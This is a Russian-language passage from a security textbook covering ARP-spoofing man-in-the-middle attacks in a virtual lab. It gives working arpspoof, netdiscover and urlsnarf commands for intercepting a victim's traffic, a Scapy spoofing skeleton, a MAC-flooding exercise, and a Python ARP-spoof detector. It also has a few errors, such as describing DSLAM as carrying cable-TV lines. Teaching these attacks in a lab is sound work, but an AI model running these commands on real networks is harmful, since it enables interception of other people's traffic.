


Рисунок 2-2. Упрощенный вид сетевой иерархии

На рисунке 2-2 также показан мультиплексор доступа цифровой абонентской линии (DSLAM). DSLAM позволяет передавать интернет-трафик по проводам, изначально предназначенным для кабельного телевидения. DSLAM различает интернет-сигналы и телевизионные сигналы; именно поэтому к одной кабельной розетке можно подключить и телевизор, и маршрутизатор.

Используем пример с кофейней, чтобы проследить путь пакета через сетевую иерархию. Представьте, что вы находитесь в кофейне в Сан-Франциско и открываете следующую веб-страницу: cs.virginia.edu. Эта веб-страница размещена на веб-сервере с IP-адресом `128.143.67.11`. На первом участке пути веб-запрос проходит через сетевую карту (NIC) вашего ноутбука, которая отправляет его Wi-Fi-маршрутизатору в кофейне. Затем маршрутизатор отправляет веб-запрос в DSLAM, который пересылает запрос маршрутизатору, принадлежащему интернет-провайдеру (ISP), например Comcast. Затем маршрутизаторы Comcast сравнивают IP-адрес со списком префиксов, пока не находят совпадение. Например, они могут найти совпадение с префиксом `128.xxx.xxx.xxx`, указывающим на их соединение с этой частью иерархии. По мере прохождения запроса через иерархию совпадения будут становиться более конкретными. Например, адрес должен будет совпасть с `128.143.xxx.xxx`, а затем с `128.143.67.xxx`. Когда пакет достигает самого нижнего уровня иерархии, где больше нет маршрутизаторов, маршрутизатор использует MAC-адрес в пакете, чтобы определить конечное место назначения запроса. Самый нижний уровень иерархии мы называем локальной сетью (LAN), потому что все машины на этом уровне подключены через один маршрутизатор.

Теперь, когда у нас есть общее представление о структуре интернета, можно обсудить атаки, происходящие на самом нижнем уровне иерархии.

ARP-таблицы

Мы установили, что после попадания пакета в целевую LAN-сеть она использует MAC-адрес пакета, чтобы определить его конечное место назначения. Но как маршрутизатор узнает MAC-адрес машины с IP-адресом `128.143.67.11`? Именно здесь полезен ARP. По протоколу ARP маршрутизатор отправляет всем машинам в сети сообщение, называемое ARP-запросом, и просит машину с IP-адресом `128.143.67.11` ответить ARP-ответом, содержащим ее MAC-адрес. Затем маршрутизатор сохраняет это соответствие между IP-адресом и MAC-адресом в специальной таблице, называемой ARP-таблицей. Сохраняя эту информацию в ARP-таблице, маршрутизатор снижает необходимость отправлять ARP-запросы в ближайшем будущем.

> **Краткая версия.** MAC-адреса определяют, кто вы, IP-адреса определяют, где вы, а ARP-таблицы управляют соответствием между тем, кто вы и где вы находитесь в сети. В атаке ARP-спуфинга мы притворяемся кем-то другим.

Атаки ARP-спуфинга

Атака ARP-спуфинга состоит из двух фаз. Во время первой фазы злоумышленник отправляет жертве поддельный ARP-ответ, утверждающий, что MAC-адрес злоумышленника соответствует IP-адресу маршрутизатора. Так злоумышленник обманом заставляет жертву принять его машину за маршрутизатор. Во время второй фазы жертва принимает поддельный ARP-пакет, отправленный злоумышленником, и обновляет соответствие в своей ARP-таблице так, что MAC-адрес злоумышленника теперь соответствует IP-адресу маршрутизатора. В результате интернет-трафик жертвы будет отправляться на машину злоумышленника, а не на маршрутизатор. Затем машина злоумышленника может просматривать эту информацию и пересылать ее маршрутизатору.

Если атакующий также хочет перехватывать интернет-трафик, предназначенный жертве, он должен обманом заставить маршрутизатор отправлять ему трафик жертвы. Поэтому атакующему нужно создать поддельный ARP-пакет, указывающий, что IP-адрес жертвы соответствует MAC-адресу атакующего. После этого атакующий сможет перехватывать и просматривать входящий интернет-трафик, а затем пересылать его жертве.

Идеи, лежащие в основе ARP-спуфинга, можно объяснить с помощью простой схемы, показанной на рисунке 2-3. Здесь Джейн, атакующая, обманом заставляет Алису, жертву, отправлять ей почту.




Рисунок 2-3. Пример спуфинг-атаки с участием почтового работника

ARP-спуфинг ? пример атаки "человек посередине", потому что атакующий размещает себя между жертвой и маршрутизатором.

Проведение атаки ARP-спуфинга

Давайте проведем ARP-спуфинг. Сначала убедитесь, что перед началом атаки вы запустили виртуальные машины pfSense, Kali и Metasploitable. Инструкции для этого приведены в главе 1. Теперь установим инструменты, которые понадобятся для ARP-спуфинга. Откройте терминал на виртуальной машине Kali Linux и установите инструмент `dsniff`. Пароль по умолчанию для виртуальной машины Kali Linux ? `kali`. Начните с выполнения `sudo -i`, чтобы стать пользователем root. Вам также потребуется обновить менеджер пакетов `apt-get`, выполнив `apt-get update`.

```
kali@kali:~$ sudo -i
kali@kali:~$ apt-get update
kali@kali:~$ apt-get install dsniff
```

Инструмент `dsniff` содержит несколько полезных средств для перехвата сетевого трафика, например `arpspoof` ? инструмент для ARP-спуфинга.

Нам нужно обнаружить IP-адреса других машин в сети, чтобы подменить их адреса, то есть выдать себя за них. Запустите инструмент `netdiscover` следующей командой:

```
kali@kali:~$ sudo netdiscover
```

`netdiscover` работает, сканируя сеть с помощью ARP-запросов. Он отправляет ARP-запросы для всех возможных IP-адресов в подсети, а когда машина в сети отвечает, записывает и отображает MAC-адрес и IP-адрес этой машины. Инструмент `netdiscover` также выводит производителя сетевой карты по MAC-адресу. Поскольку все MAC-адреса должны быть уникальными, регистрационный орган Института инженеров электротехники и электроники (IEEE) выдает производителям диапазоны MAC-адресов, чтобы обеспечить уникальность.

Сканирование должно обнаружить две машины в сети и вывести примерно такой результат:

```
IP              At MAC Address       Count Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.100.1   08:00:27:3b:8f:ed   1     60   PCS Systemtechnik GmbH
192.168.100.101 08:00:27:fe:31:e6   1     60   PCS Systemtechnik GmbH
```

Полученные IP-адреса будут различаться в зависимости от вашей настройки. Машина с наименьшим IP-адресом обычно оказывается маршрутизатором в LAN. В оставшейся части главы мы будем обозначать этот IP-адрес как `<ROUTER_IP>`. Второй IP-адрес принадлежит виртуальной машине Metasploitable, нашей жертве; мы будем обозначать его как `<VICTIM_IP>`. После обнаружения обеих машин завершите сканирование, нажав CTRL-C.

Затем вам нужно разрешить машине Kali Linux пересылать пакеты от имени других машин, включив пересылку IP-пакетов. Убедитесь, что вы являетесь пользователем root в Kali Linux, а затем включите пересылку IP-пакетов, установив соответствующий флаг:

```
kali@kali:~$ echo 1 > /proc/sys/net/ipv4/ip_forward
```

Теперь, когда пересылка IP-пакетов включена, нужно обманом заставить жертву поверить, что вы ? маршрутизатор. Для этого отправьте поддельные ARP-ответы, утверждающие, что ваш MAC-адрес соответствует IP-адресу маршрутизатора. На рисунке 2-4 показан пример этого шага атаки.




Рисунок 2-4. Первый этап атаки ARP-спуфинга

Можно отправить несколько поддельных ARP-ответов, выполнив следующую команду:

```
arpspoof -i eth0 -t <VICTIM_IP> <ROUTER_IP>
```

Флаг `-t` задает цель, а флаг `-i` задает интерфейс. Ваша сетевая карта поддерживает несколько способов подключения к сети. Например, `wlan` обозначает беспроводную LAN, то есть Wi-Fi-соединение, а `eth0` обозначает Ethernet-соединение. В этой виртуальной лабораторной среде машины виртуально соединены через Ethernet, поэтому для интерфейса вы будете использовать `eth0`. В среде кофейни интерфейс был бы задан как `wlan`.

Ниже приведен результат выполнения `arpspoof`. Вам потребуется отправлять несколько поддельных ARP-ответов, чтобы таблица всегда обновлялась неверной информацией. Инструмент будет отправлять эти пакеты за вас, поэтому запустить его нужно только один раз.

```
kali@kali:~$ sudo arpspoof -i eth0 -t 192.168.100.101 192.168.100.1
[sudo] password for kali:
8:0:27:1f:30:76 8:0:27:fe:31:e6 0806 42: arp reply 192.168.100.1 is-at 8:0:27:1f:30:76 [1]
8:0:27:1f:30:76 8:0:27:fe:31:e6 0806 42: arp reply 192.168.100.1 is-at 8:0:27:1f:30:76
```

Разберем вывод команды, уделив особое внимание первой строке [1]. Эта строка содержит сводку информации в только что отправленном пакете. Сводка состоит из пяти ключевых частей:

1. `8:0:27:1f:30:76` - MAC-адрес машины Kali Linux, то есть атакующего, создавшего пакет.
2. `8:0:27:fe:31:e6` - MAC-адрес машины, то есть жертвы, которая получит пакет.
3. `0806` ? поле типа, указывающее, что внутри передаваемого Ethernet-кадра содержится ARP-пакет.
4. `42` обозначает общее число байтов в Ethernet-кадре.
5. Оставшийся раздел, `arp reply 192.168.100.1 is-at 8:0:27:1f:30:76`, содержит сводку ARP-ответа, ложно утверждающего, что IP-адрес маршрутизатора (`192.168.100.1`) связан с MAC-адресом машины Kali Linux (`8:0:27:1f:30:76`).

Вы также должны обманом заставить маршрутизатор поверить, что вы ? жертва, чтобы перехватывать входящий интернет-трафик от имени жертвы. Откройте новый терминал и выполните следующую команду. Обратите внимание, что `<ROUTER_IP>` и `<VICTIM_IP>` теперь поменялись местами. Это связано с тем, что теперь вы отправляете пакеты, которые должны заставить маршрутизатор поверить, что вы ? жертва:

```
kali@kali:~$ arpspoof -i eth0 -t <ROUTER_IP> <VICTIM_IP>
```

Теперь, когда вы выполнили спуфинг жертвы и маршрутизатора, что можно сделать с перехваченными пакетами? Давайте просмотрим перехваченные пакеты и извлечем из них URL-адреса. Это позволит сформировать список веб-сайтов, которые посещает жертва. Извлеките URL-адреса, выполнив следующую команду в новом терминале:

```
kali@kali:~$ urlsnarf -i eth0
```

Вы также можете создать интернет-трафик на машине жертвы. Войдите в виртуальную машину Metasploitable, используя `msfadmin` и как имя пользователя, и как пароль, а затем введите следующую команду, чтобы отправить веб-запрос к `google.com`:

```
msfadmin@metasploitable:~$ wget http://www.google.com
```

На рисунке 2-5 показан общий вид того, что происходит во время этого шага.




Рисунок 2-5. Второй этап ARP-спуфинга, на котором жертва использует отравленную ARP-таблицу для отправки пакетов

Если вы все сделали правильно, URL-адрес веб-запроса появится в терминале через пару минут. Будьте терпеливы: анализ пакетов занимает время.

```
kali@kali:~$ sudo urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.100.101 - - "GET http://www.google.com/ HTTP/1.0"
```

Посмотрите на этот вывод. Хотя здесь мы показываем только URL-адрес, машина злоумышленника захватывает все пакеты, которые жертва отправляет в интернет и получает из него. Значит, злоумышленник может видеть любую незашифрованную информацию, которую жертва отправляет по сети. Кроме того, злоумышленник может изменять пакеты и внедрять вредоносный код на машине.

Когда вы закончите выполнять вредоносные действия, не оставляйте ARP-таблицы в поврежденном состоянии. После ухода атакующего из кофейни жертва больше не сможет подключаться к интернету и заподозрит неладное. Перед завершением атаки нужно восстановить

ARP-таблицы в исходное состояние. К счастью, `arpspoof` делает это за нас. Остановите атаку, нажав CTRL-C в обоих терминалах, где работает `arpspoof`.

> **Защита от ARP-спуфинга.** Хотя предотвратить атаку ARP-спуфинга трудно, шифрование интернет-трафика помогает защитить вашу информацию от кражи или изменения. Любой трафик, отправляемый через HTTPS-соединение, шифруется. Однако вручную проверять, что каждый посещаемый URL использует HTTPS, утомительно, поэтому Electronic Frontier Foundation (EFF, eff.org) создала расширение для веб-браузеров Chrome, Edge, Firefox и Opera под названием HTTPS Everywhere, которое гарантирует, что весь ваш веб-трафик идет через HTTPS-соединение. Установка этого расширения ? отличный способ защититься.

Обнаружение атаки ARP-спуфинга

В этом разделе мы напишем программу на Python для эвристического обнаружения ARP-спуфинга. Мы построим собственную ARP-таблицу с помощью словаря, а затем проверим, изменил ли полученный пакет какую-либо запись. Мы будем считать любой пакет, изменяющий состояние нашей таблицы, вредоносным.

Начнем с выбора библиотеки, которая способна как перехватывать, так и разбирать пакеты, проходящие через нашу сетевую карту. Scapy ? популярный пакет Python, позволяющий читать и отправлять пакеты. Прежде чем использовать Scapy, нужно установить его с помощью `pip3`. Выполните следующие команды, чтобы получить и `pip3`, и Scapy:

```
kali@kali:~$ sudo apt-get install python3-pip
kali@kali:~$ pip3 install --pre scapy[basic]
```

После установки Scapy можно импортировать библиотеку `sniff`, которая позволяет захватывать и проверять пакеты, проходящие через вашу сетевую карту. Скопируйте и вставьте следующую программу Python (`arpDetector.py`) в Mousepad или другой редактор кода по вашему выбору. Чтобы запустить Mousepad, выполните `mousepad &`.

```
from scapy.all import sniff

IP_MAC_Map = {}

def processPacket(packet):
    src_IP = packet['ARP'].psrc
    src_MAC = packet['Ether'].src
    if src_MAC in IP_MAC_Map.keys():
        if IP_MAC_Map[src_MAC] != src_IP:
            try:
                old_IP = IP_MAC_Map[src_MAC]
            except:
                old_IP = "unknown"
            message = ("\n Possible ARP attack detected \n "
                       + "It is possible that the machine with IP address \n "
                       + str(old_IP) + " is pretending to be " + str(src_IP)
                       + "\n ")
            return message
    else:
        IP_MAC_Map[src_MAC] = src_IP

[1] sniff(count=0, filter="arp", store = 0, prn = processPacket)
```

Функция `sniff()` [1] в библиотеке Scapy принимает несколько необязательных параметров. В этой реализации мы используем параметр `count`, чтобы указать число пакетов для захвата. Значение `count`, равное `0`, означает, что библиотека должна непрерывно захватывать пакеты. Мы также

используем параметр `filter`, который задает тип захватываемого пакета. Поскольку нас интересуют только ARP-пакеты, мы указываем значение фильтра `"arp"`. Параметр `store` указывает число сохраняемых пакетов. Мы задаем этот параметр равным `0`, потому что не хотим тратить память на хранение пакетов. Наконец, параметр `prn` ? это указатель на функцию, вызываемую при получении каждого пакета. На вход она принимает один параметр с полученным пакетом.

```
kali@kali:~$ sudo python3 arpDetector.py
```

Пока программа работает, откройте еще один терминал Kali и выполните ARP-спуфинг.

Затем завершите атаку, нажав CTRL-C. Это заставит `arpspoof` отправить пакеты, восстанавливающие ARP-таблицу. Когда ваша программа Python обнаружит эти пакеты, вы увидите сообщение вроде следующего:

```
Possible ARP attack detected
It is possible that the machine with IP address
192.168.0.67 is pretending to be 192.168.48.67
```

Упражнения

Углубите понимание ARP-спуфинга и пересылки, выполнив следующие упражнения, перечисленные в порядке возрастания сложности. Первое упражнение требует выполнения всего одной команды, но второе сложнее, потому что требует написать программу на Python и углубить понимание библиотеки Scapy. Последнее упражнение предлагает применить основы, изученные в этой главе, к новой атаке.

Проверка ARP-таблиц

Проверьте ARP-таблицы на виртуальной машине Metasploitable, выполнив эту команду:

```
msfadmin@metasploitable:~$ sudo arp -a
```

Сравните состояние ARP-таблиц на сервере Metasploitable до и после ARP-спуфинга. Замечаете ли вы различия? Если да, какие записи изменились?

Создание ARP-спуфера на Python

В этой главе мы обсудили, как проводить ARP-спуфинг. В этом упражнении вы напишете программу на Python, позволяющую запустить ARP-спуфинг одной командой, показанной здесь:

```
kali@kali:~$ sudo python3 arpSpoof.py <VICTIM_IP> <ROUTER_IP>
```

Для этого вам нужно написать программу, выполняющую шаги, обсуждавшиеся в этой главе. Ваша программа должна формировать поддельные ARP-пакеты и отправлять их и жертве, и маршрутизатору. После завершения атаки программа должна восстановить ARP-таблицы в исходное состояние. Напишите программу (`arpSpoof.py`) на Python и используйте библиотеку Scapy для формирования и отправки пакетов. Ниже приведен каркас кода:

```
from scapy.all import *
import sys

[1] def arp_spoof(dest_ip, dest_mac, source_ip):
    pass

[2] def arp_restore(dest_ip, dest_mac, source_ip, source_mac):
    packet= [3]ARP(op="is-at", hwsrc=source_mac,
                psrc=source_ip, hwdst=dest_mac, pdst=dest_ip)
    [4] send(packet, verbose=False)

def main():
    victim_ip = sys.argv[1]
    router_ip = sys.argv[2]
    victim_mac = getmacbyip(victim_ip)
    router_mac = getmacbyip(router_ip)
    try:
        print("Sending spoofed ARP packets")
        while True:
            arp_spoof(victim_ip, victim_mac, router_ip)
            arp_spoof(router_ip, router_mac, victim_ip)
    except KeyboardInterrupt:
        print("Restoring ARP Tables")
        arp_restore(router_ip, router_mac, victim_ip, victim_mac)
        arp_restore(victim_ip, victim_mac, router_ip, router_mac)
        quit()

main()
```

Реализуйте функцию `arp_spoof()` [1]. Эта функция должна быть очень похожа на `arp_restore()` [2], которая восстанавливает ARP-таблицы в исходное состояние. Возьмите `arp_restore()` за ориентир. Внутри этой функции мы создаем новый ARP-пакет. Функция `ARP()` [3] принимает несколько параметров операции (`op`). Параметр `"is-at"` обозначает ARP-ответ, а параметр `"who-has"` обозначает ARP-запрос. Эти параметры также встречаются в виде чисел `2` и `1` соответственно. Наконец, мы отправляем созданный пакет [4].

MAC-флудинг

Ассоциативная память (CAM) ? это аппаратная память, используемая и в маршрутизаторах, и в коммутаторах. В коммутаторах такая память сопоставляет MAC-адреса соответствующим портам. Поэтому CAM может хранить только ограниченное число записей. Если CAM коммутатора заполнена, он начинает рассылать кадры на все порты. Атакующие могут принудительно вызвать такое поведение, отправляя коммутатору кадры со случайными MAC-адресами. Напишите программу на Scapy, выполняющую эту атаку.

Глава 3. Анализ захваченного трафика

> Интернет ? это просто мир, который передает записки по классу.
>
> Джон Стюарт

В главе 2 вы узнали, как хакер в кофейне может использовать ARP-спуфинг, чтобы перехватить интернет-трафик жертвы. Теперь посмотрим на этот трафик. В этой главе мы используем два инструмента, Wireshark и tcpdump, чтобы извлекать конфиденциальные данные из перехваченных незашифрованных пакетов. Я также введу понятие протокола и обсужу общую программную архитектуру интернета. Завершим мы анализом пакетов, собранных вашим межсетевым экраном, чтобы вы могли обнаруживать атаки на свою сеть.

Пакеты и стек интернет-протоколов

Протокол ? это набор правил, управляющий обменом данными между системами. Например, когда общаются люди, они сначала обмениваются сообщениями "Здравствуйте", затем обмениваются информацией, а в конце завершают разговор сообщением "До свидания". Аналогично, когда браузер хочет узнать IP-адрес веб-сайта, например cs.virginia.edu, он использует систему доменных имен (DNS) для связи с DNS-сервером. Он начинает с отправки DNS-запроса, запрашивающего IP-адрес для cs.virginia.edu. Затем DNS-сервер отвечает IP-адресом. На рисунке 3-1 показаны диаграммы последовательностей протоколов как для человеческого общения, так и для протокола DNS.




Рисунок 3-1. Диаграмма последовательности протокола с примером протокола человеческого общения и протокола DNS

Помимо правил обмена данными, протокол определяет, как информация располагается в пакете. В английском языке мы часто говорим "Hello, Alice" и редко "Alice Hello", потому что английский язык диктует, что приветствие должно предшествовать имени. То же верно для интернет-протоколов. Обычно они требуют, чтобы заголовок пакета содержал определенную информацию. Возвращаясь

к примеру с письмом из главы 2, рисунок 3-2 показывает, как поля адреса на конверте аналогичны заголовкам пакета.




Рисунок 3-2. Поля заголовка в пакете похожи на адреса на конверте

